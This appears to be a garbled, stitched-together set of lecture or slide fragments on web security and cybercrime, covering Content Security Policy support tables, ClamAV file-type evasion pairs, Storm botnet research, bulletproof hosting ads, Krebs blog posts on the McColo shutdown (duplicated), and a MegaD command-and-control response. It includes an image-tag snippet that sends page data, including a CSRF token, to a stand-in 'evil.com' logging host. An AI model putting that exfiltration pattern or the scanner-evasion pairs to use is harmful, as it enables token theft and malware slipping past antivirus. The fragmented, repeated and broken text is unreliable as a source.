### **Can I use Content Security Policy?**

View in interactive mode

61.14%

11.65%

72.79%

Global user stats\*:

Support:

Total:

Partial support:

Compatibility table for support of Content Security Policy in desktop and mobile browsers.

= Supported == Not supported == Partially supported == Support unknown

### Content Security Policy - candidate Recommendation

Mitigate cross-site scripting attacks by whitelisting allowed sources of script, style, and other resources.

Resources: CSP Examples & Ouick Reference HTML5Rocks article

	IE	Firefox	Chrome	Safari	Opera	iOS Safari	Opera Mini	Blackberry Browser	Opera Mobile	Chrome for Android	IE Mobile
30 versions back			4.0								
29 versions back			5.0								
28 versions back		2.0	6.0								
27 versions back		3.0	7.0								

2 versions back	9.0	26.0	32.0	6.0 webs	18.0	5.0-5.1 webs?		4.1		12.0			
Previous version	10.0	27.0	33.0	6.1 webs	19.0	6.0-6.1		4.2- 4.3	7.0	12.1			
Current	11.0	28.0	34.0	7.0	20.0	7.0	5.0-7.0	4.4	10.0 webs &	16.0	33.0	26.0 -2 1	0.0
Near future		29.0	35.0		21.0								
Farther future		30.0	36.0		22.0								
3 versions ahead		31.0	37.0										

Features

CSS Metrics

JS/HTML Metrics

### HTML & JavaScript usage > all features > stack rank

### ALL FEATURES

About this data

Stack rank

Timeline

We've been using Chrome's anonymous opt-in usage statistics to count the occurrences of certain HTML and JavaScript features in the wild. The numbers on this page indicate the **percentages of Chrome page loads (across all channels and platforms) that use the corresponding feature at least once**. Data is ~24 hrs old.

### Showing 305 properties

NAME	PERCENTAGE ↓
FormElement	42.8709%
InputTypeText	31.7983%
UnsafeEvalBlocksCSSOM	28.5299%
ElementPrefixedMatchesSelector	28.3086%
XFrameOptions	26.3439%
DocumentUnloadRegistered	25.7313%
DocumentUnloadFired	25.5238%
EventReturnValue	24.3948%
DeprecatedWebKitLinearGradient	24.1361%
DeprecatedWebKitGradient	23.2437%
PageDestruction	21.8417%
PrefixedPageVisibility	21.7090%
SubFrameBeforeUnloadFired	18.1337%
DocumentBeforeUnloadRegistered	17.7836%
ContentSecurityPolicy	17.6172%

# img-src \*

```
<img src='http://evil.com/log.cgi?
...
<input type="hidden" name="csrf_token" value="12345">
:...
</div>
```

Table V VULNERABLE FILE-TYPE PAIRS IN CLAMAV

Real type	Fake type	Real type	Fake type
POSIX TAR	mirc.ini	ELF	POSIX TAR
PNG	POSIX TAR	ELF	JPEG
GIF	JPEG	ELF	SIS
BMP	JPEG	MPEG	POSIX TAR
MP3	POSIX TAR	JPEG	POSIX TAR
PNG	JPEG	BMP	JPEG




Figure 2. A crafted TAR archive with the modified length field in the first header.

## Welcome to Storm!





Your download will start in 5 seconds. If your download does not start, click here


©2000-2008 AwesomePostCard.com - All rights reserved.

Done //


Would you like to be one of our newest bots? Just read your postcard!

(Or even easier: just wait 5 seconds!)

## The Storm botnet



# The Storm botnet



### September 6th, 2007


# Storm Worm botnet could be world's most powerful supercomputer

Posted by Ryan Naraine @ 8:41 am

Categories: Botnets, Browsers, Data theft, Exploit code, Firefox.....

Tags: Operation, Supercomputer, Malware, Worm, Ryan Naraine





Nearly nine months after it was first discovered, the Storm Worm Trojan continues to surge, building what experts believe could be the world's most powerful supercomputer.

The Trojan, which uses a myriad of social engineering lures to trick Windows users into downloading malware, has successfully seeded a massive botnet — between one million and 10 million CPUs — producing computing power

to rival the world's top 10 supercomputers

The [Storm] botnet reportedly is powerful enough as of September 2007 to force entire countries off the Internet, and is estimated to be capable of executing more instructions per second than some of the world's top supercomputers. However, it is not a completely accurate comparison, according to security analyst James Turner, who said that comparing a botnet to a supercomputer is like comparing an army of snipers to a nuclear weapon

The [Storm] botnet reportedly is powerful enough as of September 2007 to force entire countries off the Internet, and is estimated to be capable of executing more instructions per second than some of the world's top supercomputers. However, it is not a completely accurate comparison, according to security analyst James Turner, who said that comparing a botnet to a supercomputer is like comparing an army of snipers to a nuclear weapon

If that made you catch your breath a bit, read on...

At certain points in time, the Storm worm used to spread the botnet has attempted to release hundreds or thousands of versions of itself onto the Internet, in a concentrated attempt to overwhelm the defenses of anti-virus and malware security firms. According to Joshua Corman, an IBM security researcher, "This is the first time that I can remember ever seeing researchers who were actually afraid of investigating an exploit."

Storm generates OIDs using its own PRNG given by the recurrence:

$$I_{i+1} = (a \cdot I_i + b \bmod 2^{32}) \bmod m$$

with a = 1664525, b = 1013904223, m = 32767, and the initial value  $I_0$  is based on the system clock. The generator appears to be based on a well-known linear congruential PRNG described in the *Numerical Recipes* 

Location	Hallmarks
Germany	Random OIDs with lower 10 bytes constant.
	Floods the Storm network aggressively with thou-
	sands of fake node IPs.
Iran	Random OIDs biased to upper half of space (first
	bit always set).
Sweden	Random OIDs biased to upper half of space (first
	bit always set). Does not appear in routing tables
	of any other peers.
France	One fixed OID, relatively passive crawler, appears
	to just be sampling Storm.
East Coast, US	257 OIDs evenly distributed in ID space behind
	one IP, port number used as upper two bytes of
	the OID.
East Coast, US	Uniform random OIDs, both a Storm implemen-
	tation and crawler behind the same IP, does not
	report other peers.
West Coast, US	Random OIDs biased to upper half of space 100:1.
	Does not report IPs in response to queries.

Table 2: Other parties participating in the "encrypted" Storm network on April 4, 2008.






Figure 2: Estimates of the size of the Storm botnet using different notions of liveness over the first three weeks of March 2008 Note that the y-axis does not begin at zero to better separate the curves.

# The Storm botnet






**Obuzoustoychivy hosting** is more expensive than usual, but you will have the full guarantee that your site no one ever closes, it will always be available to your customers!

MINI PLAN				
Volume disc	400 MB			
Domains	1			
Traffic *	Unlimited			
FTP-access	there is			
MySQL database	there is			
Control panel	there is			
COST	4 000 rub. / 1 month.			

STARTER PLAN					
Volume disc	500 mb				
Domains	3				
Traffic *	Unlimited				
FTP-access	there is				
MySQL database	there is				
Control panel	there is				
COST	5 000 rub. / 1 month.				
BUSINESS PLAN					
Volume disc	1000 mb				
Domains	7				
Traffic *	Unlimited				
FTP-access	there is				
MySQL database	there is				
Control panel	there is				
COST	7 000 rub. / 1 month.				
PREMIUM PLAN					


### Professional Bullet Proof Hosting -Ultrabulks.com

Solid Offshore Hosting BP Server Bulk Email Friendly!



## **Reliable Bullet Proof Web Hosting**

-Email Marketing Service



www.

.com 💠

Submit ) Check Available



✓ .com ✓ .net - Bullet Proof Domain \$100/Year

### So Hosting Planss

### SILVER PLAN

- Bullet Proof Hosting A
- 50MB Web Space
- 10GB Monthly Bandwidth
- Static Pages Only
- FTP Account
- 99.8% Uptime
- \$299.95/month

New Price \$199.95/month More... --- Order Now

### **GOLDEN PLAN**

- Bulletproof Hosting B
- 50MB Web Space
- 9 10GB Monthly Bandwidth
- PHP/CGI/ASP Supported
- FTP Account
- 99.8% Uptime
- ₱ \$399.95/month

New Price \$299.95/month More... --- Order Now

8	<b>Bullet Proof Hosting</b>
8	Bullet Proof Domains
8	Bullet Proof Server
8	Reseller
8	BP URL
& &	Contact Us
8	<u>Sitemap</u>



Partners:

Sun.

AMD



About This Blog | Archives | Security Fix Live: Web Chats | E-Mail Brian Krebs

# SEARCH THIS BLOG

### RECENT POSTS


- E-Banking on a Locked Down PC, Part II
- ChoicePoint Breach Exposed 13,750
   Consumer Records
- President Obama on Cyber Security
   Awareness
- Mozilla Disables
   Microsoft's Insecure
   Firefox Add-on
- PayChoice Suffers
   Another Data Breach

### Entries By Category

- Cyber Justice
- Economy Watch
- Fraud
- From the Bunker
- Latest Warnings
- Misc.
- New Patches
- Piracy
- Safety Tips

## Spam Volumes Drop by Two-Thirds After Firm Goes Offline

The volume of junk e-mail sent worldwide plummeted on Tuesday after a Web hosting firm identified by the computer security community as a major host of organizations engaged in spam activity was taken offline. (**Note**: A link to the full story on McColo's demise is available <a href="here">here</a>.)



Experts say the precipitous drop-off in spam comes from Internet providers unplugging McColo Corp., a hosting provider in Northern California that was the home base for machines responsible for coordinating the sending of roughly 75 percent of all spam each day.

In an alert sent out Wednesday morning, e-mail security firm **IronPort** said:

In the afternoon of Tuesday 11/11, IronPort saw a drop of almost 2/3 of overall spam volume, correlating with a drop in IronPort's SenderBase queries. While we investigated what we thought might be a technical problem, a major spam network, McColo Corp., was shutdown, as reported by The Washington Post on Tuesday evening.

Spamcop.net's graphic shows a similar decline, from about 40 spam e-



About This Blog | Archives | Security Fix Live: Web Chats | E-Mail Brian Krebs

# SEARCH THIS BLOG

### RECENT POSTS


- E-Banking on a Locked Down PC, Part II
- ChoicePoint Breach Exposed 13,750
   Consumer Records
- President Obama on Cyber Security
   Awareness
- Mozilla Disables
   Microsoft's Insecure
   Firefox Add-on
- PayChoice Suffers
   Another Data Breach

### Entries By Category

- Cyber Justice
- Economy Watch
- Fraud
- From the Bunker
- Latest Warnings
- Misc.
- New Patches
- Piracy
- Safety Tips

## Spam Volumes Drop by Two-Thirds After Firm Goes Offline

The volume of junk e-mail sent worldwide plummeted on Tuesday after a Web hosting firm identified by the computer security community as a major host of organizations engaged in spam activity was taken offline. (**Note**: A link to the full story on McColo's demise is available <a href="here">here</a>.)



Experts say the precipitous drop-off in spam comes from Internet providers unplugging McColo Corp., a hosting provider in Northern California that was the home base for machines responsible for coordinating the sending of roughly 75 percent of all spam each day.

In an alert sent out Wednesday morning, e-mail security firm **IronPort** said:

In the afternoon of Tuesday 11/11, IronPort saw a drop of almost 2/3 of overall spam volume, correlating with a drop in IronPort's SenderBase queries. While we investigated what we thought might be a technical problem, a major spam network, McColo Corp., was shutdown, as reported by The Washington Post on Tuesday evening.

Spamcop.net's graphic shows a similar decline, from about 40 spam e-



About This Blog | Archives | Security Fix Live: Web Chats | E-Mail Brian Krebs



### RECENT POSTS

- Farewell 2009, and The Washington Post
- Hackers exploit Adobe Reader flaw via comic strip syndicate
- Twitter.com hijacked by 'Iranian cyber army'
- Group IDs hotbeds of Conficker worm outbreaks
- Hackers target unpatched Adobe Reader, Acrobat flaw

### Entries By Category

- Cyber Justice
- Economy Watch
- Fraud
- From the Bunker
- Latest Warnings

### Retail Fraud Rates Plummeted the Night McColo Went Offline

One month after the <u>shutdown of hosting provider McColo Corp.</u>, spam volumes are nearly back to the levels seen prior to the company's take down by its upstream Internet providers. But according to one noted fraud expert, spam wasn't the only thing that may have been routed through the Silicon Valley based host: New evidence found that retail fraud dropped significantly on the same day.

It is unclear whether the decrease in retail fraud is related to the McColo situation, but in speaking with **Ori Eisen**, founder of <u>41st</u> <u>Parameter</u>, he said close to a quarter of a million dollars worth of fraudulent charges that his customers battle every day came to a halt.

Eisen, whose company provides anti-fraud consulting to a number of big retailers and banks, told me at least two of the largest retailers his company serves reported massive declines in fraud rates directly following McColo's termination.

"It stopped completely that night," Eisen said, referring to a drop in fraudulent activity linked to purchases of high-value merchandise with stolen credit and debit cards on Nov. 11, the day McColo was shut down. "Yet, it will come back after [the scammers] erect their new infrastructure."

# MegaD C&C's crafted response to "GET /"

```
HTTP/1.0 200 OK Server: Apache/1.3.37
Content-Type: text/html; charset=iso-8859-1
<html>
 <head>
   <title> test page </title>
 </head>
   <body>
    <a href='http://www.microsoft.com/'>microsoft.com</a>
   </body>
</html>
```

Web 

Show options...

■ Show options...

Results 1 - 6 of 6 for i

### test page

microsoft.com.

doretorza.com/ - Cached

### test page

microsoft.com.

www.doretorza.com/ - Cached

### test page

microsoft.com.

selementusaks.org/ - Cached

### test page

microsoft.com.

kildamindak.net/ - Cached

### test page

microsoft.com.


www.kildamindak.net/ - Cached

### test page

microsoft.com.


216.32.90.186/








Install


**Payment** 
















Все права защищены installs4sale.net. 2009

